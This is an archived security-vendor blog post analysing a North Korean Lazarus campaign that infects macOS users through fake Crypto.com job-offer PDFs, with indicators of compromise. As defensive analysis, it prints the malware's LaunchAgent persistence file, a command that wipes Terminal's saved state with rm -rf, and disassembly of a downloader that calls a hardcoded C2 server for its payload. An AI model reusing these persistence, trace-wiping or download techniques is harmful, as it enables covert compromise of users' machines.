

Lazarus ‘Operation In(ter)ception’ Targets macOS Users Dreaming of Jobs in Crypto

By Dinesh Devadoss & Phil Stokes

Published: 2022-09-26 · Archived: 2026-04-05 18:34:50 UTC


Back in August, researchers at [ESET](#) spotted an instance of Operation In(ter)ception using lures for job vacancies at cryptocurrency exchange platform Coinbase to infect macOS users with malware. In recent days, SentinelOne has seen a further variant in the same campaign using lures for open positions at rival exchange Crypto.com. In this post, we review the details of this ongoing campaign and publish the latest indicators of compromise.



Coinbase Campaign Turns to Crypto.com

North-Korean linked APT threat actor Lazarus has been using lures for attractive job offers in a number of campaigns since at least 2020, including targeting aerospace and defense contractors in a campaign dubbed ‘Operation Dream Job’.

While those campaigns distributed Windows malware, macOS malware has been discovered using a similar tactic. Decoy PDF documents advertising positions on crypto exchange platform Coinbase were discovered by our friends at [ESET](#) back in August 2022, with indications that the campaign dated back at least a year. Last week, SentinelOne observed variants of the malware using new lures for vacancies at Crypto.com.



Decoy document advertising positions on crypto.com

First Stage and Persistence

Although it is not clear at this stage how the malware is being distributed, [earlier reports](#) suggested that threat actors were attracting victims via targeted messaging on LinkedIn.

The first stage [dropper](#) is a Mach-O binary that is a similar template to the `safarifontsagent` binary used in the Coinbase variant. The first stage creates a folder in the user's Library called "WifiPreference" and drops a persistence agent at `~/Library/LaunchAgents/com.wifianalyticssagent.plist`, targeting an executable in the WifiPreferences folder called `wifianalyticssagent`.

```
LaunchAgents -- vi com.wifianalyticagent.plist -- 105x34
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"
3 >
4 <plist version="1.0">
5 <dict>
6 <key>Label</key>
7 <string>iTunes_trush</string>
8 <key>OnDemand</key>
9 <true/>
10 <key>ProgramArguments</key>
11 <array>
12 <string>/Users/tritium/Library/WifiPreference/wifianalyticagent</string>
13 </array>
14 <key>RunAtLoad</key>
15 <true/>
16 <key>KeepAlive</key>
17 <true/>
18 </dict>
19 </plist>
```

Persistence agent *com.wifianalyticagent*

The LaunchAgent uses the same label as in the Coinbase variant, namely `iTunes_trush`, but changes the target executable location and the agent file name. Analysis of the binary shows that these details are simply hardcoded in the `startDaemon()` function at compile time, and as such there are likely to be further variants extant or forthcoming.


```
0x1000032c4 0f294610 movaps xmmword [rsi + 0x10], xmm0
0x1000032c8 0f2805f10a00 movaps xmm0, xmmword [str._Library_WifiPreference_wifianalyticagent]; [0x1000032c0:16]=-1; "/Library/WifiPreference/wifianalyticagent"
0x1000032cf 0f2906 movaps xmmword [rsi], xmm0
0x1000032d2 4c89f7 mov rdi, r14 ; char *s1
0x1000032d5 e8a0080000 call sym.imp.strcat ; char *strcat(char *s1, const char *s2)
0x1000032da 31db xor ebx, ebx
0x1000032dc 4c89ef mov rdi, r13 ; const char *path
0x1000032df 31f6 xor esi, esi ; int mode
0x1000032e1 e80a080000 call sym.imp.access ; int access(const char *path, int mode)
0x1000032e6 83f8ff cmp eax, 0xffffffff
0x1000032e9 0f8583000000 jne 0x100003372
0x1000032ef 488d35570a00 lea rsi, [0x100003d4d] ; "w+" ; const char *mode
0x1000032f6 488dbdb0fdff lea rdi, [filename] ; const char *filename
0x1000032fd e818080000 call sym.imp.fopen ; file*fopen(const char *filename, const char *mode)
0x100003302 4885c0 test rax, rax
0x100003305 7466 je 0x10000336d
0x100003307 4889c3 mov rbx, rax
0x10000330a 488d3d9f9b09 lea rdi, sym._data3 ; 0x100009ceb0 ; "<?xml version=\\"1.0\\" encoding=\\"UTF-8\\"?>\r\n<!DOCTYPE plist PUBLIC \\"-//Apple//DTD PLIST 1.0//EN\\" \\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\\">\r\n<plist version=\\"1.0\\">\r\n<dict>\r\n\t<key>Label</key>\r\n\t<string>iTunes_trush</string>\r\n\t<key>OnDemand</key>\r\n\t<true/>\r\n\t<key>ProgramArguments</key>\r\n\t<array>\r\n\t\t<string>"
0x100003311 be01000000 mov esi, 1
```

The `startDaemon()` function hardcodes the persistence agent details

The WifiPreference folder contains several other items, including the decoy document, `Crypto.com_Job_Opportunities_2022_confidential.pdf`.

```
tritium@london-12 WifiPreference % ls -l
total 1384
-rw-----@ 1 tritium  staff  546597 26 Sep 10:42 Crypto.com_Job_Opportunities_2022_confidential.pdf
drwxr-xr-x  3 tritium  staff     96 23 Aug 04:04 WifiAnalyticsServ.app
-rw-r--r--  1 tritium  staff   1245 26 Sep 11:01 WifiCloudWidget
-rwxr-xr-x  1 tritium  staff  153760 23 Aug 04:09 wifianalyticagent
tritium@london-12 WifiPreference %
```

The PDF is a 26 page dump of all vacancies at Crypto.com. Consistent with observations in the earlier campaign, this PDF is created with MS Word 2016, PDF version 1.5. The document author is listed as “UChan”.



The PDF decoy was created with MS Word 2016

The first stage malware opens the PDF decoy document and wipes the Terminal's current savedState.

```
open '/Users/tritium/Library/WifiPreference/Crypto.com_Job_Opportunities_2022_confidential.pdf' &&  
rm -rf '/Users/tritium/Library/Saved Application State/com.apple.Terminal.savedState'
```

The second stage in the Crypto.com variant is a bare-bones application bundle named “WifiAnalyticsServ.app”; this mirrors the same architecture seen in the Coinbase variant, which used a second stage called “FinderFontsUpdater.app”. The application uses the bundle identifier `finder.fonts.extractor` and has been in existence since at least 2021.

The main purpose of the second-stage is to extract and execute the third-stage binary, `wifianalyticsagent`. This functions as a downloader from a C2 server. The Coinbase variant used the domain `concrecapital[.]com`. In the Crypto.com sample, this has changed to `market.contradecapital[.]com`.

```
0x100003a6a 48b964576964. movabs rcx, 0x74656764695764 ; 'dWidget'  
0x100003a74 48898c0500fb. mov qword [rbp + rax - 0x500], rcx  
0x100003a7c 0f1005c20400. movups xmm0, xmmword [str._Library_WifiPreference_WifiCloudWidget] ; [0x100003f45:16]=  
; "/Library/WifiPreference/WifiCloudWidget"  
0x100003a83 0f118405e0fa. movups xmmword [rbp + rax - 0x520], xmm0  
0x100003a8b 0f1005c30400. movups xmm0, xmmword [0x100003f55] ; [0x100003f55:16]=-1  
0x100003a92 0f118405f0fa. movups xmmword [rbp + rax - 0x510], xmm0  
0x100003a9a 488d357f0800. lea rsi, sym._g_szServerUrl ; 0x100004320 ; "https://market.contradecapital.com" ; cons  
char *src  
0x100003aa1 4889df mov rdi, rbx ; char *dest  
0x100003aa4 e84d010000 call sym.imp.strcpy ; char *strcpy(char *dest, const char *src)  
0x100003aa9 4889df mov rdi, rbx  
0x100003aac e84b010000 call sym.imp.strlen ; uint64_t strlen(const char *s)  
0x100003ab1 66c78405e0fe. mov word [rbp + rax - 0x120], 0x2f ; '/'  
0x100003abb 498b37 mov rsi, qword [r15] ; const char *s2  
0x100003abe 4889df mov rdi, rbx ; char *s1  
0x100003ac1 e82a010000 call sym.imp.strcat ; char *strcat(char *s1, const char *s2)  
0x100003ac6 4889df mov rdi, rbx  
0x100003ac9 e82e010000 call sym.imp.strlen ; uint64_t strlen(const char *s)  
0x100003ace c78405e0feff. mov dword [rbp + rax - 0x120], 0x676e702e ; '.png'  
0x100003ad9 c68405e4feff. mov byte [rbp + rax - 0x11c], 0  
; CODE XREF from main @ 0x100003aff(x)  
0x100003ae1 4889df mov rdi, rbx ; int64_t arg1  
0x100003ae4 4c89f6 mov rsi, r14 ; int64_t arg2  
0x100003ae7 ba01000000 mov edx, 1 ; int64_t arg3  
0x100003aec e84ef6ffff call sym.DownloadFile(char*, char*, unsigned int) ; sym.DownloadFile_char__char__unsig
```

Hardcoded C2 in the third-stage downloader

The payload is written to the WifiPreference folder as `WifiCloudWidget`. Unfortunately, due to the C2 being offline when we analysed the sample, we were unable to retrieve the `WifiCloudWidget` payload.


The threat actors have made no effort to encrypt or obfuscate any of the binaries, possibly indicating short-term campaigns and/or little fear of detection by their targets. The binaries are all universal Mach-Os capable of running on either Intel or M1 Apple silicon machines and signed with an [ad hoc signature](#), meaning that they will pass Apple's Gatekeeper checks despite not being associated with a recognized developer identity.

```
Executable=/Users/auser/Library/WifiPreference/wifianalyticagent
Identifier=wifianalyticagent-55554944926af730719f3ec4839230499eb8dd8f
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=668 flags=0x10002(adhoc, runtime) hashes=9+7 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=c88ce0abea583f669efdf9e6c773172719a4e116
CandidateCDHashFull sha1=c88ce0abea583f669efdf9e6c773172719a4e116
CandidateCDHash sha256=8cd6abf605073af15c62749f46a51eabbde9c675
CandidateCDHashFull sha256=8cd6abf605073af15c62749f46a51eabbde9c675590dd47fd13c066089758e8f
Hash choices=sha1, sha256
CMSDigest=63c75c5fbb5d12517c99264af3caba6829a33b1c35df13206222eb3c31376125
CMSDigestType=2
CDHash=8cd6abf605073af15c62749f46a51eabbde9c675
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Runtime Version=12.1.0
Sealed Resources=none
# designated => cdhash H"c88ce0abea583f669efdf9e6c773172719a4e116" or cdhash H"8cd6abf605073af15c62749f46a51eabbde9c675" or cdhash H"b206f43474e2258a0bf955f37bd60e898f990e2e" or cdhash H"d757d3c6b7c4e809ba93e47903d58a3e848d9e65"
```

The `wifianalyticagent` sample passes Gatekeeper with an 'ad hoc' signature

Staying Protected Against Lazarus Malware

SentinelOne customers are protected against the malware variants used in this campaign. For those not currently protected by SentinelOne, security teams and administrators are urged to review the indicators of compromise at the end of this post.



Conclusion

The Lazarus (*aka* Nukesped) threat actor continues to target individuals involved in cryptocurrency exchanges. This has been a long-running theme going as far back as the [AppleJeus campaigns](#) that began in 2018. Operation

In(ter)ception appears to be extending the targets from users of crypto exchange platforms to their employees in what may be a combined effort to conduct both espionage and cryptocurrency theft.

Indicators of Compromise

SHA 1	Name/Description
a57684cc460d4fc202b8a33870630414b3bbfafc	1st Stage, xxx
65b7091af6279cf0e426a7b9bdc4591679420380	Crypto.com_Job_Opportunities_2022_confidential.pdf
1f0f9020f72aa5a38a89ffd6cd000ed8a2b49edc	2nd Stage, WifiAnalyticsServ
1b32f332e7fc91252181f0626da05ae989095d71	3rd stage, wifianalyticsagent

Communications

market.contradecapital[.]com

Persistence

~/Library/LaunchAgents/com.wifianalyticsagent.plist

File paths

```
~/Library/WifiPreference/WifiAnalyticsServ.app  
~/Library/WifiPreference/WifiCloudWidget  
~/Library/WifiPreference/wifianalyticsagent  
~/Library/WifiPreference/Crypto.com_Job_Opportunities_2022_confidential.pdf
```

Labels and Bundle Identifiers

iTunes_trush

finder.fonts.extractor

Source: <https://www.sentinelone.com/blog/lazarus-operation-interception-targets-macos-users-dreaming-of-jobs-in-crypto>